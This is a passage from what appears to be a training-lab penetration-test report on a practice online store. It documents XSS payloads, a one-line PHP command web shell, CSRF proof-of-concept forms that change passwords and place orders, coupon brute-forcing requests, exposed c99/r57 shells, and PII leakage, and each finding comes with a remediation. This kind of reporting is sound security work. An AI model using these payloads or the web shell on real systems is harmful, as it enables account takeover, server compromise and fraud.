
Best quality!

POST

Observation

- When we post `<script>alert(1)</script>` ,we'll get a pop-up.
- Even when we refresh the page it pops-up again as it gets stored in the database.

POC



Observation

- Navigate to <http://url.com/wondercms>

A screenshot of a web page layout. It features a light gray header bar at the top and a light gray footer bar at the bottom. The main content area has a teal background. Within this teal area, there is a dashed white horizontal line at the top and another at the bottom. Centered between these lines is the text 'About your website' in a large, white, sans-serif font. Below this title, in a smaller white font, is the text 'Photo, website description, contact information, mini map or anything else.' and further below, 'This content is static and visible on all pages.'

About your website

Photo, website description, contact information, mini map or anything else.


This content is static and visible on all pages.

observation

- In the website description write `<script>alert(1)</script>`
- Once you save it you'll see the pop-up for your every visit.

```
<h3>About your website</h3>
<script>alert(1)</script>|
<p>Photo, website description, contact information, mini map or anything else.</p>
<p>This content is static and visible on all pages.</p>
```

POC



Business Impact - Extremely High

- As attacker can inject arbitrary HTML CSS and JS via the URL, attacker can put any content on the page like phishing pages, install malware on victim's device and even host explicit content that could compromise the reputation of the organization.
- As the data get stored this attack is critical. Once an entity is affected every user who visits that will get affected by the attack.

Recommendation

- Sanitise all user input and block characters you do not want
- Convert special HTML characters like ‘ “ < > into HTML entities " %22 < > before printing them on the website

References-

- [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))

8. Personally identifiable information (PII) Leakage

PII leakage
(critical)

Below mentioned URL are vulnerable to PII leakage

Affected URL:

- http://url.com/products/details.php?p_id=15
- <http://url.com/static/images/>

Observation

- Navigate to any of the product you'll see seller info button.



[All Products T Shirt](#)

Marhoon T Shirt

Formal FF fashion t shirt.

[Seller Info](#)

[Brand Website](#)

INR 199/-

[Login](#)

Customer Reviews



Brutus

Awesome quality!

Observation

- Seller information discloses personally identifiable information such as PAN card number which should not be disclosed.

Seller Information

Seller Name :	Radhika
Rating :	6/5
City :	Ajmer
PAN :	JGNW147GT8K
Email :	radhika@lifestylestore.com

Observation

- Navigate to <http://url.com/static/images/> and you'll see various images. In which you'll see images of users.

Index of /static/images/

../	05-Jan-2019 06:00	-
customers/	05-Jan-2019 06:00	-
icons/	05-Jan-2019 06:00	-
products/	05-Jan-2019 06:00	-
banner-large.jpeg	05-Jan-2019 06:00	672352
banner.jpeg	07-Jan-2019 08:49	452884
card.png	07-Jan-2019 08:49	91456
default_product.png	05-Jan-2019 06:00	1287
donald.png	05-Jan-2019 06:00	10194
loading.gif	07-Jan-2019 08:49	39507
pluto.jpg	05-Jan-2019 06:00	9796
popoye.jpg	05-Jan-2019 06:00	14616
profile.png	05-Jan-2019 06:00	15187
seller_dashboard.jpg	05-Jan-2019 06:00	39647
shoe.png	05-Jan-2019 06:00	77696
socks.png	05-Jan-2019 06:00	67825
tshirt.png	05-Jan-2019 06:00	54603

POC



Business Impact - Extremely High

- Hackers can use the information to harm individuals/organization using this information.
- The person/persons may face dangers whose data is leaked.
- This may lead to revenue loss,damage to brand reputation.

Recommendation

- There should not be any information display which contains any personally identifiable information.

9. Cross site request forgery (CSRF)

CSRF
(critical)

Below mentioned URL are vulnerable to CSRF

Affected URL:


- http://profile/change_password_submit.php
- <http://url.com/orders/confirm.php>

Affected parameter:

- password (POST parameter)
- password_confirm (POST parameter)





Observation

- Navigate to http://url.com/profile/change_password.php you'll see a change password option
- An attacker can manipulate its data i.e.he/she can change user's password without his knowledge.



A screenshot of a web form titled "Change Password". The form is set against a light gray background. It contains two input fields, each with a white border and rounded corners. Both fields are filled with eight black dots, indicating masked text. Below the input fields is a prominent red rectangular button with the word "UPDATE" written in white, uppercase letters.

POC



file:///C:/Users/pc/Desktop/hlab/PROJECT/testcsrf.html

B29F5456-54D3-BC70-1E




kv88qheqijtoi8rt5lsm2ivg



8b8de022f9ceceb6f38a5l

testing

testing

Send



 13.126.182.242/profile/change_password_submit.php

```
{"success":true,"successMessage":"Password updated successfully."}
```

POC

-HTML code used-

```
<html>|
<body>
  <form method="POST" action="http://13.126.182.242:80/profile/change_password_submit.php">
    <input type="text" name="key" value="B29F5456-54D3-BC70-1BE1-7A247F17FE5D">
    <input type="text" name="PHPSESSID" value="kv88qheqijtoi8rt5lsm2ivge1">
    <input type="text" name="X-XSRF-TOKEN" value="8b8de022f9ceceb6f38a504f2b0a930918841af937af509e852535a91c79b23a">
    <input type="text" name="password" value="testing">
    <input type="text" name="password_confirm" value="testing">
    <input type="submit" value="Send">
  </form>
</body>
</html>
```

Observation

- Hacker can confirm orders without knowledge of the user.

Shopping Cart

S.No	Product	Price
1	Adidas Navy Blue Shoes Remove	2500
	Total	2500

Have a coupon?

Your coupon should look like UL_6666

Shipping Details

test
boat

Payment Mode

☒ Cash on delivery

POC



B29F5456-54D3-BC70-1E kv88qheqijtoi8rt5lsm2ivg e2cf755fef82fe343180b

13.126.182.242/orders/generate_receipt/ordered/14

Lifestyle Store

[My Cart](#)

[My Profile](#)

[My Orders](#)

[Blog](#)

[Forum](#)

[Logout](#)

Receipt

Order Id: 50168C983462

PRODUCTS:

Adidas Navy Blue Shoes

INR 2500

Total

INR 2500

SHIPPING DETAILS:

Name - test

Email - test@mail.com

Phone - 9876565453

Address - boat

PAYMENT MODE

Cash on delivery

Order placed on : 2020-09-02 18:40:47

Status: DELIVERED

POC -html code used-

```
<!DOCTYPE html>
<html>
<body>
  <form method="POST" action="http://13.126.182.242:80/orders/confirm.php">
    <input type="text" name="key" value="B29F5456-54D3-BC70-1BE1-7A247F17FE5D">
    <input type="text" name="PHPSESSID" value="kv88qheqijtoi8rt5lsm2ivge1">
    <input type="text" name="X-XSRF-TOKEN" value="e2cf755fef82fe343180bca213fb8a8d9b5f3a17a2568f81588b1af044eb1d6">
    <input type="submit" value="Send">
  </form>
</body>
</html>
```

Business Impact - Extremely High

- Hacker can make user do unwanted things.
- Hacker can change the password of any user.
- Hacker can remove and confirm orders from the cart of any user.

Recommendation

- Use two factor authentication (otp,sms etc) for important requests.
- Check source of the request.
- Set anti-CSRF tokens
- In case of reset password ask for current password also.

Reference

- <https://owasp.org/www-community/attacks/csrf>

10.Components with known vulnerabilities

Components with
known
vulnerabilities
(critical)

Below mentioned URL has components with known vulnerabilities

Affected URL:

- <http://url.com/wondercms>

Payload:

- <http://url.com/wondercms/files/code.php?cmd=HERE>


Observation

- Upload a file containing following code with extension .php

```
<?php  
$cmd=$_GET['cmd'];  
system($cmd);  
?>
```

Observation

- Now open the file. In this case code.php



- Add ?cmd=ls
- You can add system commands after ?cmd=

POC



Business Impact - High

- Even if the whole web application is secure components with known vulnerabilities give a hacker good opportunities to exploit the system.

Recommendation

- keep all the external,3rd party components,cms used in the web application upto the date.

References

- https://www.cvedetails.com/vulnerability-list/vendor_id-15088/product_id-30715/version_id-235577/Wondercms-Wondercms-2.3.1.html
- <https://www.exploit-db.com/exploits/43963>

11.Bruteforce attack - coupon code

Bruteforce attack
(severe)

Below mentioned URL are vulnerable bruteforce attack

Affected URL:

- <http://url.com/cart/cart.php>

Affected parameter

- coupon (POST parameter)

Observation

- Navigate to <http://url.com/cart/cart.php> and try bruteforcing coupon code by intercepting request as we know its pattern (UL_6666)

Shopping Cart

S.No	Product	Price
1	Basic T shirt Remove	350
	Total	350

Have a coupon?

Your coupon should look like UL_6666

Shipping Details

test

Boat

Payment Mode

☒ Cash on delivery

Observation

```
POST /cart/apply_coupon.php HTTP/1.1
Host: 15.206.92.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 92
Origin: http://15.206.92.8
Connection: close
Referer: http://15.206.92.8/cart/cart.php
Cookie: key=B29F5456-54D3-BC70-1BE1-7A247F17FE5D; PHPSESSID=meoou9lmv7s3bion9grul3dpe2; X-XSRF-TOKEN=d2690dc02a48e6c46540c1b8c308920e0920d2bee2c14ebb3662ee7135ce9f58

coupon=UL_6666&X-XSRF-TOKEN=d2690dc02a48e6c46540c1b8c308920e0920d2bee2c14ebb3662ee7135ce9f58
```

Request	Payload	Status	Error	Timeout	Length ▾
3	1247	200	<input type="checkbox"/>	<input type="checkbox"/>	585
5	2566	200	<input type="checkbox"/>	<input type="checkbox"/>	585

POC

```
POST /cart/apply_coupon.php HTTP/1.1
Host: 15.206.28.125
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 92
Origin: http://15.206.28.125
Connection: close
Referer: http://15.206.28.125/cart/cart.php
Cookie: key=B29F5456-54D3-BC70-1BE1-7A247F17FE5D; PHPSESSID=44ngeqkurbiq3ak7qbhb9tj716; X-XSRF-TOKEN=f0f6b27313ff64e34f9f11dd1d1820350a6641953b5201244b267f702760ff13
coupon=UL_1247&X-XSRF-TOKEN=f0f6b27313ff64e34f9f11dd1d1820350a6641953b5201244b267f702760ff13
```

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Thu, 03 Sep 2020 11:48:53 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-FRAME-OPTIONS: DENY
Set-Cookie: X-XSRF-TOKEN=8c01ffc2a08d79222dfcc545b342a55e48768e75fbe7288608e8f841fd372780; expires=Thu, 03-Sep-2020 12:48:53 GMT; Max-Age=3600; path=/
Content-Length: 106
```

```
{"success":true,"discount_amount":1000,"coupon":"UL_1247","successMessage":"Coupon applied successsfully"}
```

POC

Shopping Cart

S.No	Product	Price
1	Reebok Men Socks Remove	1111
2	Basic Blue T Shirt Remove	145
	Total	1256

Have a coupon?

Apply

Your coupon should look like UL_6666

Coupon applied successsfully

Shopping Cart

S.No	Product	Price
1	Reebok Men Socks Remove	1111
2	Basic Blue T Shirt Remove	145
	Discount (UL_1247)	-1000
	Total	256

Have a coupon?

Apply

Your coupon should look like UL_6666

Business Impact - High

- Hacker can bruteforce coupon codes to get benefits without any rights.

Recommendation

- Use proper rate-limiting checks for the requests.

12.Directory listing

Directory listing
(severe)

Below mentioned URL are vulnerable to directory listing

Affected URL:

- <http://url.com/static/images/uploads/>

Observation

- Navigate to <http://static/images/uploads/> you'll see the directories.

Index of /static/images/uploads/

../		
customers/	07-Jan-2019 08:49	-
products/	07-Jan-2019 08:49	-
card.png	05-Jan-2019 06:00	91456

POC

Index of /static/images/uploads/customers/

../		
1550224525.png	15-Feb-2019 09:55	10194
1550228019.jpg	15-Feb-2019 10:53	9796
1550382697.jpg	17-Feb-2019 05:51	14616
1550382890.jpg	17-Feb-2019 05:54	180769
1552082680.jpg	08-Mar-2019 22:04	178491
1552082706.jpg	08-Mar-2019 22:05	178491
1552083012.jpg	08-Mar-2019 22:10	32935
1552083459.jpg	08-Mar-2019 22:17	58
default.png	07-Jan-2019 08:49	43218

POC

Index of /static/images/uploads/products/

../		
1.jpg	15-Feb-2019 07:58	26159
10.jpg	15-Feb-2019 08:09	10227
100.jpg	15-Feb-2019 08:23	387418
101.jpg	15-Feb-2019 08:24	238128
102.jpg	15-Feb-2019 08:25	168406
103.jpg	15-Feb-2019 08:57	137612
105.jpg	15-Feb-2019 08:35	601636
106.jpg	15-Feb-2019 08:35	251241
107.jpg	15-Feb-2019 08:36	128493
108.jpg	15-Feb-2019 08:38	107587
109.jpg	15-Feb-2019 08:39	134467
11.jpg	15-Feb-2019 08:14	96430
110.jpg	15-Feb-2019 08:39	152868
111.jpg	15-Feb-2019 08:33	17003
112.jpeg	15-Feb-2019 08:43	273035
113.jpg	15-Feb-2019 08:43	57926
114.jpg	15-Feb-2019 08:44	29279
115.jpg	15-Feb-2019 08:45	8347
12.jpg	15-Feb-2019 08:16	84577
13.jpeg	15-Feb-2019 08:17	91014
14.jpg	15-Feb-2019 08:19	505236
15.jpg	15-Feb-2019 08:18	8947
2.jpg	15-Feb-2019 07:59	39463
200.jpg	15-Feb-2019 08:48	11521
203.jpg	15-Feb-2019 08:51	7875
204.jpg	15-Feb-2019 08:52	123388
2socks.jpeg	15-Feb-2019 08:53	6101
3.jpg	15-Feb-2019 07:44	41746
4.jpg	15-Feb-2019 08:04	8728
5.jpg	15-Feb-2019 08:05	4735
51BYKXNskL..SX.UX.SY.UY..jpg	15-Feb-2019 08:06	9348
5inP1Ans5yL.jpg	15-Feb-2019 07:55	34676
6.jpg	15-Feb-2019 07:52	35398
61W6Sbscf+L.UX679..jpg	15-Feb-2019 08:07	4538
8.jpg	15-Feb-2019 07:52	32722
9.jpg	15-Feb-2019 08:08	8063
Johnny-Walker-Facebook-Covers-1369.jpeg	15-Feb-2019 08:08	8679
a.html	14-Feb-2019 12:30	25330
a.jpg	09-Mar-2019 23:27	58
ad.jpg	09-Mar-2019 12:59	58
banner-large.jpeg	18-Feb-2019 10:15	2598
blue.jpeg	05-Jan-2019 06:00	672352
c99.php	15-Feb-2019 08:30	3672
crews.jpeg	18-Feb-2019 06:35	665712
default_product.png	15-Feb-2019 08:19	21036
donald.png	05-Jan-2019 06:00	1287
free-adidas9099-adidas-original-ima4c22sq5bnvz...>	05-Jan-2019 06:00	10194
fs.jpg	15-Feb-2019 07:40	63585
nike.jpeg	15-Feb-2019 08:01	2977
og_image.png	15-Feb-2019 07:54	39534
popoye.jpg	05-Jan-2019 12:00	75094
pumasocks.jpeg	05-Jan-2019 06:00	14616
r57.php	15-Feb-2019 07:45	41968
rebook.jpeg	15-Feb-2019 06:25	612390
rebook.jpeg	15-Feb-2019 07:46	41103
rebook.jpeg	15-Feb-2019 07:53	47489

Observation

- <http://url.com/static/images/uploads/products> contain a file named c99.php
(Which is a php shell)

banner-large.jpeg	05-Jan-2019 06:00	672352
blue.jpeg	15-Feb-2019 08:30	3672
c99.php	18-Feb-2019 06:35	665712
crews.jpeg	15-Feb-2019 08:19	21036
default_product.png	05-Jan-2019 06:00	1287
donald.png	05-Jan-2019 06:00	10194

[illegible]

Business Impact -High

- Hacker can get access to all the files which are listed.
- Hacker can get access to the shell and can upload malicious files which is very dangerous.
- The attacker will own the whole function of the website.

Recommendation

- Configure your web server to prevent directory listings for all paths beneath the web root.
- Place into each directory a default file (such as index.htm) that the web server will display instead of returning a directory listing.

Reference - https://portswigger.net/kb/issues/00600100_directory-listing

13.Reflected XSS

Reflected XSS
(severe)

Below mentioned URL are vulnerable to reflected XSS

Affected URL:

- <http://url.com/products.php?cat=HERE>

Affected parameter:

- cat (GET parameter)


Payload:

'><script>alert(1)</script>

Observation


- Navigate to <http://url.com/products.php?cat=1>

13.233.113.88/products.php?cat=1



Observation

- Now add ' after cat=1 i.e. <http://url.com/products.php?cat=1'>
- You'll see a SQL syntax error.



- Now add '><script>alert(1)</script>'

i.e [http://url.com/products.php?cat='><script>alert\(1\)</script>'](http://url.com/products.php?cat='><script>alert(1)</script>')

You'll see a pop-up.

POC

13.233.113.88/products.php?cat='> <script>alert(1)</script>

the manual that corresponds to your MySQL server version for the right syntax to use near '>

1

OK

Business Impact - Extremely High

- As attacker can inject arbitrary HTML CSS and JS via the URL, attacker can put any content on the page like phishing pages, install malware on victim's device and even host explicit content that could compromise the reputation of the organization.
- All attacker needs to do is send the link with the payload to the victim and victim would see hacker controlled content on the website. As the user trusts the website, he/she will trust the content.

Recommendation

- Sanitise all user input and block characters you do not want
- Convert special HTML characters like ‘ “ < > into HTML entities " %22 < > before printing them on the website

References-

- [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))

14. Rate limiting flaw

Rate limiting flaw
(severe)

Below mentioned URL has rate limiting flaw

Affected URL:


- <http://url.com/signup/customer.php>

Affected parameters:

- name (POST parameter)
- email (POST parameter)
- username (POST parameter)
- contact (POST parameter)
- address (POST parameter)

Observation

- Navigate to <http://url.com/signup/customer.php> and fill the form.



A screenshot of a web form titled "Customer Sign Up". The form is set against a light gray background and contains several input fields. The first field contains the text "testing". The second field contains "testing@mail.com". The third field contains five black dots, indicating a password. The fourth field contains "testing". The fifth field contains "9876565453". The sixth field contains "adrs" followed by a vertical cursor. Below these fields is a prominent red button with the text "Sign Up" in white. At the bottom of the form, there is a link that reads "Already have an account? [Login here!](#)".

Customer Sign Up

testing

testing@mail.com

•••••

testing

9876565453

adrs|

Sign Up

Already have an account? [Login here!](#)

Observation

- After intercepting the request we change it and forward it numerous times.

```
POST /signup/customer_submit.php HTTP/1.1
Host: 13.126.32.226
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 179
Origin: http://13.126.32.226
Connection: close
Referer: http://13.126.32.226/signup/customer.php
Cookie: key=B29F5456-54D3-BC70-1BE1-7A247F17FE5D; PHPSESSID=p612pvef322ai9olk045c5uii6; X-XSRF-TOKEN=
2d049ca69ae2a08abe711a96af120e7b063cbd797f68858136fb35e08cccbaf3

name=testing&email=testing%40mail.com&password=12345&username=testing&contact=9876565453&address=adrs&X-XSRF-TOKEN=
2d049ca69ae2a08abe711a96af120e7b063cbd797f68858136fb35e08cccbaf3
```

```
POST /signup/customer_submit.php HTTP/1.1
Host: 13.126.32.226
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 179
Origin: http://13.126.32.226
Connection: close
Referer: http://13.126.32.226/signup/customer.php
Cookie: key=B29F5456-54D3-BC70-1BE1-7A247F17FE5D; PHPSESSID=p612pvef322ai9olk045c5uii6; X-XSRF-TOKEN=
2d049ca69ae2a08abe711a96af120e7b063cbd797f68858136fb35e08cccbaf3

name=testin$g$&email=testin$g$%40mail.com&password=12345&username=testin$g$&contact=987656545$3$&address=adr$=$$&X-XSRF-TOKEN=
2d049ca69ae2a08abe711a96af120e7b063cbd797f68858136fb35e08cccbaf3
```

Add \$

Clear \$

Auto \$

Refresh

POC

Request	Payload	Status	Error	Timeout	Length ▾	Comment
1	a	200	<input type="checkbox"/>	<input type="checkbox"/>	560	
2	b	200	<input type="checkbox"/>	<input type="checkbox"/>	560	
3	c	200	<input type="checkbox"/>	<input type="checkbox"/>	560	
4	d	200	<input type="checkbox"/>	<input type="checkbox"/>	560	
5	e	200	<input type="checkbox"/>	<input type="checkbox"/>	560	
6	f	200	<input type="checkbox"/>	<input type="checkbox"/>	560	
8	h	200	<input type="checkbox"/>	<input type="checkbox"/>	560	
9	i	200	<input type="checkbox"/>	<input type="checkbox"/>	560	
10	j	200	<input type="checkbox"/>	<input type="checkbox"/>	560	
11	k	200	<input type="checkbox"/>	<input type="checkbox"/>	560	
12	l	200	<input type="checkbox"/>	<input type="checkbox"/>	560	
13	m	200	<input type="checkbox"/>	<input type="checkbox"/>	560	
14	n	200	<input type="checkbox"/>	<input type="checkbox"/>	560	
15	o	200	<input type="checkbox"/>	<input type="checkbox"/>	560	
16	p	200	<input type="checkbox"/>	<input type="checkbox"/>	560	
17	q	200	<input type="checkbox"/>	<input type="checkbox"/>	560	
18	r	200	<input type="checkbox"/>	<input type="checkbox"/>	560	
19	s	200	<input type="checkbox"/>	<input type="checkbox"/>	560	
20	t	200	<input type="checkbox"/>	<input type="checkbox"/>	560	

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Thu, 03 Sep 2020 06:51:52 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-FRAME-OPTIONS: DENY
Set-Cookie: X-XSRF-TOKEN=8d834182a412a4ca71a930619877acb3f98e125f4ff1c00c174beb2021869ab5; expires=Thu, 03-Sep-2020 07:51:52 GMT; Max-Age=3600; path=/
Content-Length: 82

{"success":true,"successMessage":"You have successfully signed up. Please login."}
```

Business Impact - severe

- Hacker can create numerous accounts without any limitations.
- Which in turn can take server down due to numerous requests/traffic.

Recommendation

- Allow limited requests from same user (i.e. ip address).

15.Weak/default password

Weak/default
password
(severe)

Below mentioned URLs have weak/default passwords

Affected URL:

